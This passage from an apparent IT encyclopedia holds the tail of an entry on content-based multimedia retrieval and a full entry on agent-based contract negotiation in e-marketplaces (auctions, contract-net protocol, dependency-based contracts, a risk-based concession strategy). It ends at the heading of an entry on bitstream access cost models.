Metadata (data about data) is the data associated with an information object for the purposes of description, administration, technical functionality and so on. Metadata standards have been proposed to support the annotation of multimedia content. Automatic generation of annotations for multimedia involves high-level semantic representation and machine learning to ensure accuracy of annotation. Content-based retrieval techniques can be employed to generate the metadata, which can be further used by the text-based retrieval.

Establishment of Standard Evaluation Paradigm and Test-Bed

The National Institute of Standards and Technology (NIST) has developed TREC (Text REtrieval Conference) as the standard test-bed and evaluation paradigm for the information retrieval community. In response to the research needs from the video retrieval community, the TREC released a video track in 2003, which became an independent evaluation (called TRECVID) (Smeaton, Over, & Kraaij, 2006). In music information retrieval, a formal resolution expressing a similar need was passed in 2001, requesting a TREC-like standard test-bed and evaluation paradigm (Pardo, 2007). The image retrieval community still awaits the construction and implementation of a scientifically valid evaluation framework and standard test bed.

Bridging the Semantic Gap

One of the main challenges in multimedia retrieval is bridging the gap between low-level representations and high-level semantics (Liu et al., 2007). The semantic gap exists because low-level features are more easily computed in the system design process, but high-level queries are used at the starting point of the retrieval process. The semantic gap is not only the conversion between low-level features and high-level semantics, but also the understanding of contextual meaning of the query involving human knowledge and emotion. Current research intends to develop mechanisms or models that directly associate the high-level semantic objects and representation of low-level features.

Long-Term Learning of Relevance Feedback

Long-term learning involves a user's memory and target search (i.e., looking for a specific image). The user's information need, deduced from the user's relevance feedback in an earlier query session, is used to improve the retrieval performance of later searches. Since feedback information is not accumulated for use in different sessions, even if the user searches for a specific image he/she reviewed before, he/she still has to go through the same relevance feedback process to find that image. Therefore, a long-term learning algorithm is required in order to accumulate the user's search information and utilize it to shorten the retrieval time and the relevance feedback process during future query sessions.

CONCLUSION

The ideal content-based retrieval system from a user's perspective involves the semantic level. Current content-based retrieval systems generally make use of low-level features. The semantic gap has been a challenging problem on content-based retrieval. Relevance feedback is a promising technique to bridge this gap. Due to the efforts of the research community, a few systems have started to employ high-level features and are able to deal with some semantic queries. Therefore, more intelligent content-based retrieval systems can be expected in the near future.

REFERENCES

Beckmann, N., Kriegel, H.-P., Schneider, R., & Seeger, B. (1990). The R*-tree: An efficient and robust access method for points and rectangles. In *Proceedings of the ACM SIGMOD International Conference on Management of Data*. Atlantic City, NJ (pp. 322-331).

Bishop, C.M. (2006). *Pattern recognition and machine learning*. New York: Springer.

Feng, D., Siu, W.C., & Zhang, H.J. (Eds.). (2003). *Multimedia information retrieval and management: Technological fundamentals and applications*. Berlin: Springer.

Friedman, J.H., Bentley, J.L., & Finkel, R.A. (1977). An algorithm for finding best matches in logarithmic expected time. *ACM Transactions on Mathematical Software, 3*(3), 209-226.

Guttman, A. (1984). R-trees: A dynamic index structure for spatial searching. In *Proceedings of ACM SIGMOD International Conference on Management of Data*, Boston, MA (pp. 47-54).

Jiang, H., Ngoa, C.-W, & Tana, H.K. (2006). Gestalt-based feature similarity measure in trademark database. *Pattern Recognition, 39*(5), 988-1001.

Khan, L. (2007). Standards for image annotation using semantic Web. *Computer Standards & Interfaces, 29*(2), 196-204.

Kwok, S.H., & Zhao, J.L. (2006). Content-based object organization for efficient image retrieval in image databases. *Decision Support Systems, 42*(3), 1901-1916.

La Cascia, M., Sethi, S., & Sclaroff, S. (1998). Combining textural and visual cues for content-based image retrieval on the World Wide Web. In *Proceedings of the IEEE Workshop on Content-Based Access of Image and Video Libraries*, Santa BarBara, CA, USA.

Liu, Y., Zhang, D., Lu, G., & Ma, W.-Y. (2007). A survey of content-based image retrieval with high-level semantics. *Pattern Recognition, 40*(1), 262-282.

Lopez, C., & Chen, Y.-P. P. (2006). Using object and trajectory analysis to facilitate indexing and retrieval of video. *Knowledge-Based Systems, 19*(8), 639-646.

Pardo, B. (2006). Music information retrieval. *Communications of the ACM, 49*(8), 29-31.

Russ, J.C. (2006). *The image processing handbook*. New York: CRC Press.

Saha, S.K., Das, A.K., & Chanda, B. (2007). Image retrieval based on indexing and relevance feedback. *Pattern Recognition Letters, 28*(3), 357-366.

Sivic, J., & Zisserman, A. (2004). Video data mining using configurations of viewpoint invariant regions. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, Washington, D.C., USA.

Smeaton, A.F., Over, P., & Kraaij, W. (2006). Evaluation campaigns and TRECVid. In *Proceedings of the 8th ACM International Workshop on Multimedia Information Retrieval*, Santa Barbara, CA.

Wei, C.-H., & Li, C.-T. (2006). Learning *pathological characteristics from user's relevance feedback for content-based mammogram retrieval. In Proceedings of the IEEE International Symposium on Multimedia 2006, San Diego, CA (pp. 738-741).*

Wei, C.-H., Li, C.-T., & *Wilson, R.* (2006). A content-based approach to medical image database retrieval. In *Z.M. Ma (Ed.), Database modeling for industrial data management: Emerging technologies and applications (pp. 258-291). Hershey, PA: Idea Group Publishing.*

Zuo, W., Zhang, D., & Wang, K. (2006). Bidirectional PCA with assembled matrix distance metric for image recognition. *IEEE Transactions on Systems, Man and Cybernetics, 36*(4), 863-872.

KEY TERMS

Content-Based Retrieval: An application that directly makes use of the contents of media, rather than annotation inputted by the human, to locate the desired data in large databases.

Relevance Feedback: A technique that requires users to identify positive results by labeling those which are relevant to the query, and subsequently analyzes the user's feedback using a learning algorithm.

Boolean Query: A query that uses Boolean operators (AND, OR, and NOT) to formulate a complex condition. A Boolean query example can be "university" OR "college."

Query by Example: A method of searching a database using example media as search criteria. This mode allows the users to select predefined examples requiring the users to learn the use of query languages.

Semantic Gap: The difference between the high-level user perception of the data and the lower-level representation of the data used by computers. As high-level user perception involves semantics which cannot be directly translated into logic context, bridging the semantic gap is considered a challenging research problem.

Similarity Measure: A measure that compares the similarity of any two objects represented in the multidimensional space. The general approach is to represent the data features as multidimensional points and then to calculate the distances between the corresponding multidimensional points.

Feature Extraction: A subject of multimedia processing which involves applying algorithms to calculate and extract some attributes for describing the media.

Contract Negotiation in E-Marketplaces

Larbi Esmahi
Athabasca University, Canada

Elarbi Badidi
United Arab Emirates University, UAE

INTRODUCTION

The advancement in distributed and intelligent computing has facilitated the use of software agents for implementing e-services; most electronic market places offer their customers virtual agents that can do their bidding (i.e., eBay, onSale). E-transactions via shopping agents constitute a promising opportunity in the e-markets (Chen, Vahidov, & Kersten, 2004). It becomes relevant what kind of information and what kinds of bargain policies are used both by agents and by the market place. There are several steps for building e-business: (1) attracting the customer, (2) knowing how they buy, (3) making transactions, (4) perfecting orders, (5) giving effective customer service, (6) offering customers recourse for problems such as breakage or returns, and (7) providing a rapid conclusion such as electronic payment. In the distributed e-market paradigm, these functions are abstracted via agents representing both contractual parts. In recent years, many researchers in intelligent agents' domain have focused on the design of market architectures for electronic commerce (Fikes, Engelmore, Farquhar, & Pratt, 1995; Schoop & Quix, 2001; Zwass, 1999), and on protocols governing the interaction of rational agents engaged in such transactions (Hogg & Jennings, 1997; Kersten & Lai, 2005). While providing support for direct agent interaction, existing architectures for multiagent virtual markets usually lack explicit facilities for handling negotiation protocols, since they do not provide such protocols as an integrated part of the framework.

In this article we will discuss the problem of contract negotiation in e-marketplaces. In the next section, we will present related models commonly used to implement negotiation in e-markets, game theory models, auction models, and contract-net protocols. Then the following section continues with the presentation of a negotiation protocol based on dependency relations. We then present a negotiation strategy based on risk evaluation. The conclusion summarizes the article and paves the further way concerning the truth in the negotiation strategy and the use of temporal aspects on commitments and executions of contracts.

NEGOTIATION PROTOCOLS FOR E-MARKET

The interaction between agents inside the marketplace is managed by a negotiation protocol. In fact, the negotiation protocol defines a set of public rules that allow agents to set up transaction contracts or cooperation agreements. Previous work and significant achievements are reported on various related fields of research and concrete solutions. Most of the Internet-based market places use auction protocols, especially the English auction.

Hereafter, we present and evaluate some negotiation models either developed in some research works or implemented in some practical systems: game theory, auction models, and contract-net protocols.

Game Theory Models

Game theory models address many aspects of the agents' interaction: contract elaboration, profit repartition, and conflict resolution. Many negotiation models have been proposed in this topic (Ephrati & Rosenschein, 1992; Genesereth, Ginsberg, & Rosenschein, 1986; Khedro & Genesereth, 1994; Kraus, Wilkenfeld, & Zlotkin, 1995; Rosenschein & Genesereth, 1985; Zlotkin & Rosenschein, 1991). These models have some desirable properties, such as insuring the negotiation convergence, the Nash-equilibrium, and the pareto-optimality. The main representative works in this domain are those presented by Zlotkin and Rosenschein (Rosenschein & Genesereth, 1985; Rosenschein & Zlotkin, 1994; Zlotkin & Rosenschein, 1991). The authors propose a formal model that allows agents to select the pareto-optimal solution that maximizes their utilities. The agents communicate their desires explicitly by exchanging messages and may accept concessions that allow them to elaborate contracts that satisfy their goals. A contract may concern task repartition (task-oriented domains), utility value repartition (worth-oriented domains), or decision making on the next state of the environment (state-oriented domains). Different types of contracts have been studied: pure contracts where the agent's role in the joint plan is fixed, and mixed contracts where the agent's role depends on a probability.

If we consider a negotiation between two agents A1 and A2, the authors propose a protocol that can be summarized as follow:

1. At each step $t \geq 0$, both agents propose their deals $\delta 1(t)$ and $\delta 2(t)$ such that those deals satisfy two conditions: (1) the deals must be individually rational to their respective agents ($\forall Ai\ \delta i$, the utility $Ui(\delta i) \geq 0$), and (2) for each $Ai \in \{A1, A2\}$, $t > 0$ we have $Ui(\delta i(t)) \leq Ui(\delta i(t\text{-}1))$.
2. The negotiation finishes at a step t when one of the two situations happens:
   - The agents agree on a deal. $\exists i \neq j \in \{A1, A2\}$, such that $Uj(\delta i(t)) \geq Uj(\delta j(t))$.
   - The agents run on a conflict. $\forall Ai \in \{A1, A2\}$, $Ui(\delta i(t)) = Ui(\delta i(t\text{-}1))$ (i.e., no more concession is possible for both agents).


The advantage of the proposed protocols in game theory consists of their suitability for rational cooperating agents that work for maximizing their profits. However, the main drawbacks of those models consist of (1) their inability to take into consideration the history of the negotiation process and (2) the fact that each step is processed as a stand-alone step. Furthermore, the agents are supposed to have complete information on their partners, especially by knowing all their matrix of profits. The agents are also supposed of being self-sufficient, while the complementarity and dependency between agents is ignored.

Auction Models

Auction theory analyzes the protocols and strategies used by agents during an auction sale. Many protocols have been proposed in auction theory (Rasmusen, 2001):

- **English Auction:** In the English auction, the bidding process is public, so each bidder has complete information about the auction. At any time, each agent is free to raise his bid. When no bidder is willing to raise anymore, the auction ends, and the highest bidder wins the item at the price of his bid. The agent's strategy consists of a series of bids, where the bidding value is a function of his or her private value, his or her prior estimates of other bidders' valuations, and the past bids of others. An agent's dominant strategy is to always bid a small amount greater than the current highest bid, and stop when his or her maximum value is reached.
- **Sealed Bid Auction:** In the sealed bid auction, each bidder submits one bid without knowing the others' bids. The highest bidder wins the item and pays the amount of his bid. The agent's strategy consists of determining his or her bid as a function of his or her private value and prior beliefs of others' valuations. In general there is no dominant strategy for acting in this auction.
- **Dutch Auction:** In the Dutch auction, the seller or the auction manager continuously lowers the price until one of the bidders takes the item at the current price. The Dutch auction is strategically equivalent to the sealed bid auction, because in both games, an agent's bid matters only if it is the highest and no relevant information is revealed during the auction process.
- **Vickrey Auction:** The Vickrey auction is similar to the sealed bid auction with some detail exceptions. In fact, each bidder submits one bid without knowing the others' bids, and the highest bidder wins, but it pays only the price of the second highest bid. The agent's strategy consists of determining his or her bid as a function of his or her private value and prior beliefs of others' valuations. The dominant strategy in Vickrey auctions is to bid one's true valuation. If an agent bids more than that and the increment hits the difference between winning or not, the agent will end up with a loss if he or she wins. If the agent bids less, there is a smaller chance of winning, but the winning price is unaffected. The dominant strategy result of Vickrey auctions means that an agent is better off bidding truthfully no matter what the other bidders are like—what are their capabilities, operating environments, bidding plans, and so

Figure 1. Contract-net protocol



forth. This has two desirable sides namely, (1) the agents reveal their preferences truthfully, which allows globally efficient decisions to be made, and (2) the agents need not waste effort in counter-speculating other agents, because they do not matter in making the bidding decision.

The auction models have two main drawbacks: they can be applied only for marketing domain, and they are vulnerable to collusion. In the context of their vulnerability to collusion, the English auction presents the worst example. In fact, in English auction the biding process is public, and the agents can verify if collusion is respected or not and in case of the collusion broke the agent can use all his purchase power without loosing anything. In the other protocols (sealed bid auction, Dutch auction, and Vickrey auction), the agents do not receive any information on the auction process, and collusion formation is not so evident.

Contract-Net Protocol

In the contract-net protocol (CNP) (Smith, 1988; Smith & Davis, 1981), a contract is an explicit agreement between an agent who announces its tasks (the manager) and an agent who proposes to achieve those tasks (the contractor). The manager is responsible for tasks management and results processing, while the contractor is responsible for tasks processing and results transmission. The protocol proposes a set of performatives that the agents can use either for contract negotiation or for contract execution. The diagram in Figure 1 summarizes the process for elaborating contracts.

In this first version of the CNP as presented in Figure 1, there are no mechanisms for evaluating offers. This means that the protocol can be used only in contexts with cooperative agents and modular tasks.

Many extensions have been proposed for the CNP in the last years. One of the most important works done in this topic is the extension proposed by Sandholm (1993, 1996), which is based on marginal costs. In fact, the agents process locally their marginal costs for achieving tasks and use those costs for either announcing a task, bidding, or awarding a contract. Partners' selection is based on profit evaluation using the marginal costs. Hence, extending the protocol's domain of application to competitive and self-interest agents is required.

The CNP is one of the most complete models for cooperating agents. The notion of profit and utility recently added to it resolves the problem of motivation for competitive agents. However, the protocol still has some drawbacks, such as considering the agents as passive actors because no persuasion mechanisms can be used to convince partners for accepting an agreement. Also, dependency relations between agents are not considered.

A NEGOTIATION PROTOCOL BASED ON DEPENDENCY RELATIONS

Types of dependencies and contracts used for negotiation: Before describing the contract generation process based on dependencies, we present some useful definitions.

- **Strong Dependency (S-Dep (A1, A2, I)):** A strong dependency occurs between a buyer agent A1 and a seller agent A2 on an item I, if agent A1 has requested to buy item I, and agent A2 is the unique agent in the market-place that has advertised himself or herself to sell item I.
- **Weak Dependency (W-Dep (A1, A2, I)):** A weak dependency occurs between a buyer agent A1 and a seller agent A2 on an item I, if agent A1 has requested to buy item I, and the agent A2 is one of the group of agents in the market-place that have advertised themselves to sell item I.
- **Multidependency (X-Dep (A1, A2, I1, I2)):** A buyer agent A1 is said to be in multi-dependency toward a seller agent A2 on the items I1and I2, if one of the following situations occurs:
  - S-Dep (A1, A2, I1) and S-Dep (A1, A2, I2)
  - S-Dep (A1, A2, I1) and W-Dep (A1, A2, I2)
  - W-Dep (A1, A2, I1) and W-Dep (A1, A2, I2)
- **Mutual Dependency (M-Dep (A1, A2, I1, I2)):** Two agents are said to be in mutual dependency if one of the following situations occurs:
  - S-Dep (A1, A2, I1) and S-Dep (A2, A1, I2)
  - S-Dep (A1, A2, I1) and W-Dep (A2, A1, I2)
  - W-Dep (A1, A2, I1) and S-Dep (A2, A1, I2)
  - W-Dep (A1, A2, I1) and W-Dep (A2, A1, I2)
- **Exchange Contract:** Sometimes, it is interesting to exchange some items between agents to enhance the global value of the contract, especially when the two agents have mutual dependency. In an exchange contract, the first agent subcontracts some items to the second agent, while the second agent, in turn, subcontracts some other items in compensation to the first agent. The value of exchange must be the same, when measured in terms of loss or gain.

  The exchange contract becomes more interesting with agents that have mutual dependencies. A general form of the exchange contract is where more than two items are exchanged between agents.
- **Grouping Contract:** This type of contract is built by grouping a set of items in the same contract, in such a manner that the global cost of the contract becomes profitable for the two agents, even if the individual cost of some items is greater than the accepted price. The grouping contract becomes more interesting with agents that have a multi-dependency relation. The interest for this type of contract grows if we remember that in real trading, the price of a group of items is always lower than the sum of their individual prices.
- **Multiagent Contract:** In this type of contract, a group of agents takes a commitment to buy/sell a set of items. The contract is built in such a manner that is profitable for all participating agents. A multi-agent contract may include exchanging and grouping of items.
- **Generating Contracts Based on Agent Dependencies:** The marketplace manager sometimes acts as a facilitator that helps agents elaborating contracts. For its mediation process, the manager uses the classes of dependencies and contracts just defined. The mediation process uses first mutual dependencies between agents, in order to construct a solution using an exchange contract. If no mutual dependencies are found, the manager then searches for multi-dependencies in order to construct a grouping contract. In the case where neither mutual dependencies nor multi-dependencies can be found, the manager uses the graph of dependencies to construct a multi-agent contract.

  The general algorithm for constructing contracts based on dependencies can be summarized as follows:

  1. Construct and propose an exchange contract using mutual dependencies.
     - 1.2 Search the graph for all mutual dependencies of the buyer toward the seller.

- 1.3 Sort the dependencies based on their strength.
- 1.4 Construct an exchange contract using the mutual dependency.
- 1.5 Propose the exchange contract.
- 1.6 If the contract is accepted, then success, then stop.
- 1.7 Else select the next mutual dependency in the list and go to step 1.4.
- 1.8 If the set of mutual dependencies is exhausted without success, then go to step 2.

2. Construct a grouping contract using multi-dependencies.
   - 2.1 Search the graph for all multi-dependencies of the seller toward the buyer.
   - 2.2 Sort the dependencies based on their strength.
   - 2.3 Select the first dependency in the list
   - 2.4 Construct a grouping contract based on the multi-dependency relation.
   - 2.5 Propose the grouping contract.
   - 2.6 If the contract is accepted, then success, then stop.
   - 2.7 Else select the next multi-dependency in the list and go to step 2.4.
   - 2.8 If the set of multi-dependencies is exhausted without success, then go to step 3.
3. Construct a multi-agent contract using other agents' dependencies.
   - 3.1 Search the graph for a balanced cycle of dependencies that closes the path between the buyer and the seller (Esmahi, Dini, & Bernard, 1999a).
   - 3.2 Construct a multi-agent contract using the cycle of dependencies.
   - 3.3 Propose the multi-agent contract to the group of agents.
   - 3.4 If all agents agree on the contract, then success, stop.
   - 3.5 Else go to step 3.1.
   - 3.6 If there is no cycle of dependencies between the buyer and the seller then go to step 4.
4. Use other creative processes to generate a solution (e.g., case-based reasoning, etc.).

A NEGOTIATION STRATEGY BASED ON RISK EVALUATION

The proposed negotiation protocol can be divided in two steps. First the potential partners exchange offers and counter-offers to negotiate a contract, and if this first interaction is not successful, then the marketplace manager tries to facilitate the contract elaboration using dependency relations as described previously. Hence, agents need a mechanism that helps them generate offers and counter-offers. The negotiation strategy defines such a mechanism.

Given that marketplaces adhere to the offer and demand laws, and the agents are supposed to be individually rational (Esmahi, Dini, & Bernard, 1999b), it is clear that if none of them give his or her partner an acceptable offer, the negotiation runs into conflict. The conflictual situation can happen even when the space of possible deals includes profitable deals for both agents.

One way of thinking about which agent should concede at each step of the negotiation is to consider how much each has to lose by running into conflict at that point. In fact, if after step t the agent decides not to make a concession, he or she takes a risk that his or her partner will also not make a concession, and that they will run into a conflict. So, for our agents we have implemented a negotiation strategy based on risk evaluation. Precisely, we have adapted the Zeuthen strategy (Rosenschein & Zlotkin, 1994), so that we can deal with the lack of knowledge each agent has about his or her partner's utility (Esmahi, Dini, & Bernard, 2000). In this adaptation, each agent uses the current price of the item in the market place as the minimum offer accepted by his or her partner. So, let us consider a buyer agent Ai and his or her partner Aj (seller) negotiating on item I, and consider the following variables:

- γi : maximal cost acceptable for Ai
- γj : minimal price acceptable for Aj
- γm : current price in the market place, approximated by the manager using a level-headed average of all contracts' prices that have been realized until current time. In fact, if $\gamma m(t)$ is the market price of item I until step t, and at t+1 there is sale of item I at price P then $\gamma m(t+1)=(\gamma m(t)+P)/2$.

For each step t, let $\delta i(t)$, $\delta j(t)$ be the deal offers made respectively by Ai and Aj.

In the buyer's point of view, the utility and risk is defined by:

The utility that agent Ai believes it will have by offering δi(t) is:

$U_{ii}(\delta_i(t)) = \max(\gamma_i - \delta_i(t), 0)$

The utility that agent Ai believes it will have by accepting Aj's offer δj(t) is:

$U_{ii}(\delta_j(t)) = \max(\gamma_i - \delta_j(t), 0)$

The utility that agent Ai believes that agent Aj will have by offering δj(t) is approximated by:

$U_{ij}(\delta_j(t)) = \max(\delta_j(t) - \gamma_m, 0)$

The utility that agent Ai believes agent Aj will have by accepting Ai's offer δi(t) is approximated by:

$U_{ij}(\delta_i(t)) = \max(\delta_i(t) - \gamma_m, 0)$

Hence, we can now define the degree of willingness to risk a conflict as follow:

The agent Ai's belief of willingness to risk a conflict is:

$$Risk_{ii}(t) = \begin{cases} 1 & \text{if } U_{ii}(\delta_i(t)) = 0 \\ (U_{ii}(\delta_i(t)) - U_{ii}(\delta_j(t))) / U_{ii}(\delta_i(t)) & \end{cases}$$

The agent Ai's belief about the Aj's willingness to risk a conflict is:

$$Risk_{ij}(t) = \begin{cases} 1 & \text{if } U_{ij}(\delta_j(t)) = 0 \\ (U_{ij}(\delta_j(t)) - U_{ij}(\delta_i(t))) / U_{ij}(\delta_j(t)) & \end{cases}$$

In the seller's point of view, the utility and risk is defined by:

The utility that agent Aj believes it will have by offering δj(t) is:

$U_{jj}(\delta_j(t)) = \max(\delta_j(t) - \gamma_j, 0)$

The utility that agent Aj believes it will have by accepting Ai's offer δi(t) is:

$U_{jj}(\delta_i(t)) = \max(\delta_i(t) - \gamma_j, 0)$

The utility that agent Aj believes that agent Ai will have by offering δi(t) is approximated by:

$U_{ji}(\delta_i(t)) = \max(\gamma_m - \delta_i(t), 0)$

The utility that agent Aj believes agent Ai will have by accepting Aj's offer δj(t) is approximated by:

$U_{ji}(\delta_j(t)) = \max(\gamma_m - \delta_j(t), 0)$

Hence, we can now define the degree of willingness to risk a conflict as follow:

The agent Aj's belief of willingness to risk a conflict is:

$$Risk_{jj}(t) = \begin{cases} 1 & \text{if } U_{jj}(\delta_j(t)) = 0 \\ (U_{jj}(\delta_j(t)) - U_{jj}(\delta_i(t))) / U_{jj}(\delta_j(t)) & \end{cases}$$

The agent Aj's belief about the Ai's willingness to risk a Conflict is:

$$Risk_{ji}(t) = \begin{cases} 1 & \text{if } U_{ji}(\delta_i(t)) = 0 \\ (U_{ji}(\delta_i(t)) - U_{ji}(\delta_j(t))) / U_{ji}(\delta_i(t)) & \end{cases}$$

If t is not the last step in the negotiation, then the risk is always between 0 and 1, for both agents. Riskii(t) is an indication of how much Ai is willing to risk a conflict by sticking to his or her last offer. As Riskii(t) grows, agent Ai has less to lose from a conflict, and will be more willing to not concede and risk reaching a conflict. Intuitively, we propose the strategy where the agent with a smaller risk will make the next concession. Let us look at the strategy in detail. The buyer agent starts the negotiation by offering the seller the deal that is best for him or her among all possible deals. Next, at every subsequent step t, each agent calculates his or her risk (i.e., Riskii(t)) and estimate his or her partner's risk (i.e., Riskij(t)). If the agent's risk is smaller or equal to that of his or her partner's, then the agent must make an offer that involves the minimal sufficient concession from his or her point of view. Otherwise, the agent can offer the same deal that he or she offered previously. Of course, at every point the agents are only making offers within their acceptable set.

CONCLUSION AND OPEN PROBLEMS

The problem of negotiation process in e-markets is not so simple! The existing protocols and strategies do not accommodate the real world. Many other factors that influence the agents' negotiation must be taken into consideration: the agent's mental state, the dependency relations between negotiators, the capability of persuasion, and the degree of truth that an agent grants to his or her partners.

The main idea we are pursuing in this research consists of integrating to the agents' mental state a model of their world, especially a model of their partners and to use this knowledge in the negotiation strategy.

Many research issues are open for exploration in this project:

- Exploring the ways of integrating the truth component in the negotiation strategy. Two ways may be considered: representing the truth as knowledge in mental state of the agent and using this knowledge for negotiation or representing truth as a value (may be fuzzy value) and using this value in the agent's utility function. The utility function is the base for evaluating offers, constructing counter-offers, and determining concession to do in each negotiation step.
- Extending negotiation model based on utility function by integrating the notion of time, temporal utility functions, and temporal penalty functions in order to accommodate delays in executing contacts and commitments and also in order to accommodate the real behavior in market place for prices and values.
- Exploring the use of social norms as arguments for convincing a partner to accept an offer or to change his or her position in a conflict. Social norms may be defined as some standard community rules, or the best is that social norms may emerge from the community interaction. In the last case, a hierarchical structure will be established for the emerging norms, and a norm can move from one level to another according to the score granted by the community to this norm.

  The power of the norm as argument depends also on the level to which this norm belongs. Agents must not only respect norms in their interaction or propositions, but also make sure that norms are respected inside the community (those are socially committed agents!).

REFERENCES

Chen, E., Vahidov, R., & Kersten, G. E. (2004). Agent-supported negotiations in the e-marketplace. *International Journal of Electronic Business, 3*(1), 28-49.

Ephrati, E., & Rosenschein, J. S. (1992). Constrained intelligent action: Planning under the influence of a master agent. In W. R. Swartout (Ed.), *Proceedings of the Tenth National Conference on Artificial Intelligence*, San Jose, CA (pp. 263-268). The AAAI Press; The MIT Press.

Esmahi, L., Dini, P., & Bernard, J. C. (1999a). Towards an open intelligent market place for mobile agents. In *Proceedings of the Eighth IEEE International Workshops on Enabling Technologies: Infrastructure for Collaborative Enterprises (WET-ICE'99)*, Stanford University, CA (pp. 279-286). Los Alamitos, CA: IEEE Computer Society.

Esmahi, L., Dini, P., & Bernard, J. C. (1999b). A negotiation approach for mobile agents used in managing telecommunication network services. In A. Karmouch & R. Impey (Eds.), *Proceedings of the First International Workshop on Mobile Agents for Telecommunication Applications*, Ottawa, Ontario, Canada (pp. 455-476). World Scientific.

Esmahi, L., Dini, P., & Bernard, J. C. (2000). MIAMAP: A virtual market place for intelligent agents. In R. H. Sprague (Ed.), *Proceedings of the 33rd Hawaii International Conference on System Sciences (HICSS-33)*, Maui, HI (p. 8018). IEEE Computer Society.

Fikes, R., Engelmore, R., Farquhar, A., & Pratt, W. (1995). *Network-based information broker.* Knowledge System Laboratory, Stanford University. Retrieved February 15, 2006, from http://www-ksl.stanford.edu/KSL_Abstracts/KSL-95-13.html

Genesereth, M. R., Ginsberg, M. L., & Rosenschein, J. S. (1986). Cooperation without communication. In

Proceedings of the Fifth National Conference on Artificial Intelligence, Philadelphia (pp. 51-57). Morgan Kaufmann.

Hogg, L. M., & Jennings, N. R. (1997). Socially rational agents. In K. Dautenhahn (Ed.), *Proceedings of the AAAI Fall Symposium on Socially Intelligent Agents*, Boston (pp. 61-63). AAAI Press.

Kersten, G. E., & Lai, H. (2005). *Satisfiability and completeness of protocols for electronic negotiations.* Research paper INR01/05. Retrieved February 15, 2006, from http://interneg.concordia.ca/interneg/research/papers/2005/01.pdf

Khedro, T., & Genesereth, M. R. (1994). Progressive negotiation for resolving conflicts among distributed heterogeneous cooperating agents. In *Proceedings of the 12th National Conference on Artificial Intelligence,* Seattle, WA (pp. 381-386). AAAI Press.

Kraus, S., Wilkenfeld, J., & Zlotkin, G. (1995). Multiagent negotiation under time constraints. *Artificial Intelligence*, *75*(2), 297-345.

Rasmusen, E. (2001). *Games and information: An introduction to game theory* (3rd ed.). Malden, MA: Blackwell Publishers.

Rosenschein, J. S., & Genesereth, M. R. (1985). Deals among rational agents. In A. K. Joshi (Ed.), *Proceedings of the Ninth International Joint Conference on Artificial Intelligence,* Los Angeles, CA (pp. 91-99). Morgan Kaufmann.

Rosenschein, J. S., & Zlotkin, G. (1994). *Rules of encounter.* Cambridge, MA: MIT Press.

Sandholm, T. W. (1993). An implementation of the contract net protocol based on marginal cost calculations. In *Proceedings of the 11th National Conference on Artificial Intelligence,* Washington, DC (pp. 256-262). The AAAI Press; The MIT Press.

Sandholm, T. W. (1996). *Negotiation among self-interested computationally limited agents*. Unpublished doctoral dissertation, Department of Computer Science, University of Massachusetts. Retrieved February 15, 2006, from http://www.cs.cmu.edu/~sandholm/dissertation.ps

Schoop, M., & Quix, C. (2001). DOC.COM: A framework for effective negotiation support in electronic marketplaces. *Computer Networks*, *37*(2), 153-170.

Smith, R. G. (1988). The contract net protocol: High-level communication and control in a distributed problem solver. In A. H. Bond & L. Gasser (Eds.), *Readings in distributed artificial intelligence* (pp. 357-366). San Mateo, CA: Morgan Kaufmann Publishers.

Smith, R. G., & Davis, R. (1981). Frameworks for cooperation in distributed problem solving. *IEEE Transactions on Systems, Man and Cybernetics*, *11*(1), 61-70.

Zlotkin, G. & Rosenschein, J. S. (1991). Cooperation and conflict resolution via negotiation among autonomous agents in non-cooperative domains. *IEEE Transactions on Systems, Man and Cybernetics, 21*(6), 1317-1324.

Zwass, V. (1999). Structure and macro-level of electronic commerce: From technological infrastructure to electronic market places. In K. E. Kendall (Ed.), *Emerging information technologies*. Thousand Oaks, CA: Sage Publications. Retrieved November 15, 2003, from http://www.mhhe.com/business/mis/zwass/ecpaper.html

KEY TERMS

Agent's Mental State: Three main components are in the agent's mental state: beliefs, desires, and intentions. However, in the market place context we are adding the trust component.

Autonomous Agents: In pure autonomous agents systems, the concern of the designer is with the performance of the individual agent, and the system level performance is left to emerge from the agents' interactions without taking into consideration the interdependency between the system's components.

Cooperative Agents: In pure distributed problem solvers where agents are supposed to be fully cooperative, the only concern of the designer is with the overall performance of the system, and the performance of the individual agent is not important.

Joint Profit: A combination of the individual profit or individual loss for all agents participating in the contract. If N agents participate in a contract, then JP = Si=1N Pi where Pi is the agent's Ai profit (positive value) or agent's Ai loss (negative value).

Negotiation Protocol: Set of rules and knowledge structures that provide a means of standardizing the communication between participants in the negotiation process. The negotiation protocol defines how the actors can interact with each other and often includes the way in which offers and messages are constructed and sent to the opponent.

Negotiation Strategy: Can be defined as the way in which a given party acts within the negotiation protocol rules in an effort to get the best outcome of the negotiation. It is meanly the process by which the agent evaluates offers and generates counter-offers.

Rational Agents: An agent is individually rational if it accepts only deals that give him or her non-negative utility.

Social Rationality: The principle of social rationality as was stated by Hogg and Jennings (1997, p. 61) is, "If a socially rational agent can perform an action whose joint benefit is greater than its joint loss, then it may select that action."

Cost Models for Bitstream Access Service

Klaus D. Hackbarth
University of Cantabria, Spain

Laura Rodríguez de Lope
University of Cantabria, Spain

Gabriele Kulenkampff
WIK-Consult, Germany

INTRODUCTION

